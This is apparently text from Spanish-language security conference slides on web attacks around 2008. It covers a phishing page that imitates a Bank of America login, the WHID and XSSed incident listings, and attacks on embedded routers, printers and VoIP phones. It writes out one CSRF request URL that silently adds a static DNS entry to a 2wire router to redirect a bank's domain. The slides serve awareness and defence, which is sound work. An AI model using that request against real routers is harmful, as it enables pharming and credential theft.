
[Introducir PIN Tarjeta](#)

* SOLO CONSULTAS

VeriSign Secured

Done

Internet 100%



http://www.upt.edu.mx/www.bankofamerica.com/sslencrypt218bit/online_banking/index.php

Bank of America | Online Banking | Sign In to Online Banking - Windows Internet Explorer

http://www.upt.edu.mx/www.bankofamerica.com/sslencrypt218bit/online_ba

Bank of America | Online Banking | Sign In to Online B...

Bank of America Higher Standards

Online Banking

Sign In

Enter Online ID:
(5 - 25 numbers and/or letters)

Enter Passcode:
(4 - 12 numbers and/or letters)

[Reset passcode](#)
[Forgot or need help with your ID?](#)


Not using Online Banking?
[Enroll now for Online Banking >>](#)

[Learn more about Online Banking >>](#)

[Service Agreement >>](#)

[Pay By Phone user's guide >>](#)

[Go to Online Banking for a state other than California](#)

 **Stop writing checks and you could save \$53**
[Learn more >>](#)

Done Internet 100%

Universidad Politécnica de Tulancingo (UPT – MX)

Objetivos económicos en los incidentes Web

- Información confidencial de la Web
- Web de comercio online
 - Tienda, compra/venta, subastas, etc
 - Tarjetas de crédito
- Ataques sobre los usuarios
 - Juegos online: War of Warcraft (WoW)
 - Alquiler de Botnets
 - SPAM, DoS, phishing, spear phishing (dirigido), etc
 - Credenciales: keyloggers



Defacements clásicos vs. Defacements silenciosos (~ malware)

Incidentes Web - WHID

- WASC Web Hacking Incidents Database (WHID)
- Incidentes publicados en los medios
 - ¿Cuántos incidentes se mantienen en secreto?
- Centrado en ataques dirigidos
- Identificadores únicos (WHID año-nº)
 - Años: 1999-2008
 - Clasificación: método de ataque, país, etc

<http://www.webappsec.org/projects/whid/>

XSSed



XSS Archive | XSS Archive ★ | TOP Submitters | TOP Submitters ★ | TOP Pagerank |

search

Date	Author	Domain	R	S	F	PR	Category	Mirror
11/03/08	mox	zme.amazon.com		★	×	39	XSS	mirror
11/03/08	mox	payments.amazon.com		★	×	39	XSS	mirror
08/03/08	Uber0n	sbox.kompass.com		★	×	8827	XSS	mirror
08/03/08	holisticinfosec	www.usb.org		★	×	121744	XSS	mirror
08/03/08	Hanno Boeck	www.porntube.com		★	×	3408	XSS	mirror
08/03/08	AirroX	www.fotolog.com	R	★	×	13	XSS	mirror
07/03/08	mox	digg.com	R	★	×	163	XSS	mirror
07/03/08	THE_MILLER	geocities.yahoo.com		★	×	92	XSS	mirror
07/03/08	mox	www.google.com	R	★	×	4	Redirect	mirror
06/03/08	mox	hs.facebook.com	R	★	×	7	XSS	mirror

www.xssed.com & www.xssing.com

El siguiente objetivo...


Dispositivos embebidos

¿Qué tienen todos ellos en común?




Un dueño, una IP... y un servidor / aplicación Web 😊

Ataques Web sobre dispositivos embebidos



Ataques Web sobre dispositivos embebidos (2)



Ausencia de autenticación y CSRF Router 2wire

- Routers xDSL más populares en Méjico
 - 1701HG, 1800HW, 2071 Gateway
- Por defecto no tiene clave (gracias ISP)
- Múltiples comandos posibles:
 - Añadir entrada de DNS estática



```
http://192.168.1.254/xslt?PAGE=J38_SET&THISPAGE=J38&NEXPAGE=J38_SET&NAME=www.banco.com&ADDR=1.2.3.4
```

- Cambiar la clave del dispositivo, deshabilitar seguridad WiFi, modificar el firewall, etc

```
http://securityvulns.com/Rdocument808.html
```

Impresoras

Cross Site Printing



- Imprimir en impresoras internas
 - Javascript y HTTP POST
- El usuario accede a una página con código malicioso en Internet
 - `` o `<script>` apuntando al puerto TCP/9100 (petición HTTP completa)
 - Mejor, formulario que envía el trabajo en PostScript o PCL en un POST (multipart/form-data)
 - Cambios en la configuración mediante PCL (¿clave de administración?)
- SPAM de impresión y faxes



<http://aaron.weaver2.googlepages.com/CrossSitePrinting.pdf>

Teléfonos VoIP

Snom 32x

- Interfaz Web que permite llamar a un número tras una petición POST
 - CSRF o XmlHttpRequest (XHR)
- Múltiples vulnerabilidades:
 - Ej.- XSS en la lista de contactos
 - Convertir el dispositivo en un *bug* o escucha: llamada al atacante silenciosa (sonido ambiente)
- El atacante debe conocer la IP del teléfono
 - Ing. social, escaneo Javascript, Google Hacking



<http://www.gnucitizen.org/projects/total-surveillance-made-easy-with-voip-phones/>

Ataques sobre dispositivos embebidos


- Deshabilitar medidas de seguridad
 - WiFi: captura e inyección de tráfico
 - Firewall hacia Internet: ataques a los equipos internos
 - Habilitar puerta trasera para controlar el dispositivo remotamente
- Punto intermedio para otros ataques
- Robo de credenciales
 - VoIP, DynDNS, banco, etc
- Captura de las conversaciones de VoIP
- Modificación de DNS (Pharming)
 - Phising, ataques MiTM, etc
- Reemplazar el firmware (a medida)

iiAtaques sólo limitados por la imaginación del atacante...!!

Hoy y en el futuro...

Clientes y disp. embebidos

Servidores Web



Dispositivos embebidos: ¿puede ser peor?

- ¡Hacking en los 90!
- Challenge (Febrero 08)
 - Generar concienciación
 - No sólo de vuln. Web
- Claves por defecto: fabricante o telco
 - No es el objetivo
- Ejemplos: Authentication bypass, CSRF, XSS... o todos a la vez



<http://www.gnucitizen.org/projects/router-hacking-challenge/>
<http://www.0x000000.com/index.php?i=524>

UCLM...

Estrategia de seguridad en aplicaciones Web

¡Es hora de actuar!

Estrategia de seguridad Web

Entornos Web... ¡TODOS!

- Servidor Web corporativo y público
- Servidores Web para terceros (públicos)
 - Partners, proveedores, clientes, etc
- Los 1001 servidores Web internos
- Servidores Web de aplicaciones
 - Citrix, SharePoint, VNC, etc
- Servidores Web de administración
- Dispositivos embebidos...

¿**EL** servidor Web?

Estrategia de seguridad Web

Formación

